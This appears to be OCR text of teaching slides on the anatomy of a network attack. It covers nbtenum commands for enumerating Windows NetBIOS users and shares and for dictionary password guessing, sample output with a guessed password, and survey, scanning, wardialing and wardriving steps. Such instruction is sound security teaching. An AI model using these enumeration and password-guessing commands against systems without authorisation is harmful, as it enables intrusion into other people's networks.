
  > nbtenum –s 192.168.0.1 dict.txt Example!
- **Windows 2003 blocks Null Sessions**
  - You must use a “real” session (username)
  - The username need not be an admin!

  > nbtenum –q 192.168.0.1 username password

  Target with -s = smart attack (guess passwords) use with Win2000

  -q = query – use with W2K3

  dict.txt is (small) dictionary – BIG won’t work!




A '!' after a name means the password was guessed!

nbtenum Output

- The output is an HTML file <server_ip_address>.html, e.g. 192.168.0.1.html
- From a DOS window, Enter:

  > 192.168.0.1.html Use the correct IP!
- See next slide...
- Record administrator and user names, any discovered passwords, visible shares


NetBIOS Enumeration Utility v3.2 - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address C:\Tools\nbtenum\192.168.0.4.html
Go
Links Mail Maps
NBTEnum v3.2
192.168.0.4
NetBIOS Name
SERVER2000
Local Groups and Users
Administrators
- SERVER2000\Administrator
- SERVER2000\gbaker
- SERVER2000\mrobinson
- SERVER2000\ppaulson
Users
- NT AUTHORITY\Authenticated Users
- NT AUTHORITY\INTERACTIVE
- SERVER2000\gbaker
- SERVER2000\jcarson
- SERVER2000\jking
- SERVER2000\mrobinson
- SERVER2000\ppaulson
- SERVER2000\tester
Share Information
ADMIN$
C$
IPC$
baker
Guessed Passwords
tester, password is tester
A condensed version!
Important stuff!
A hidden share (C:\)
A visible share
But who owns baker?
Done
My Computer

The Anatomy of an Attack

Step 1. Target survey

- Survey tools: website, Google, arin.net, etc.
- Survey networks with remote access: Nmap
- Survey firewalls with remote access: Nmap
- Survey networks with LAN access: Nmap, Nbtenum
- Survey and exploit wireless networks: XPSP2, Wireshark


Step 2. Vulnerability assessment

- Vulnerability scanning networks with remote, LAN, and physical access: Nessus

Modems

- Bypassing firewall: Modem Scans (wardialing)
- Term from 1983 movie War Games. Matthew Broderick plays teenage hacker whose computer dials phone numbers and eventually winds up in a nuclear command and control system. “Do you want to play a ...?”
- Users from home
- FaxModems

IMSAI 8080!



Wireless Networks


Surveying and exploiting Wireless Networks

- Wireless Scans (wardriving)
- Wardrivers cruise in vehicles using laptops w/ wireless LAN card, an external high-gain antenna and a GPS receiver
- WLAN and GPS signals fed to NetStumbler (active) or Kismet (passive) type apps that detect access points and identifiers plus location
- Wardriving derived from “wardialing”
- warbiking, warwalking, warkitting

Wireless Networks

- Windows XP and later
- Double-click the wireless icon on the system tray
- Select one that is “Unsecured” and you’re in

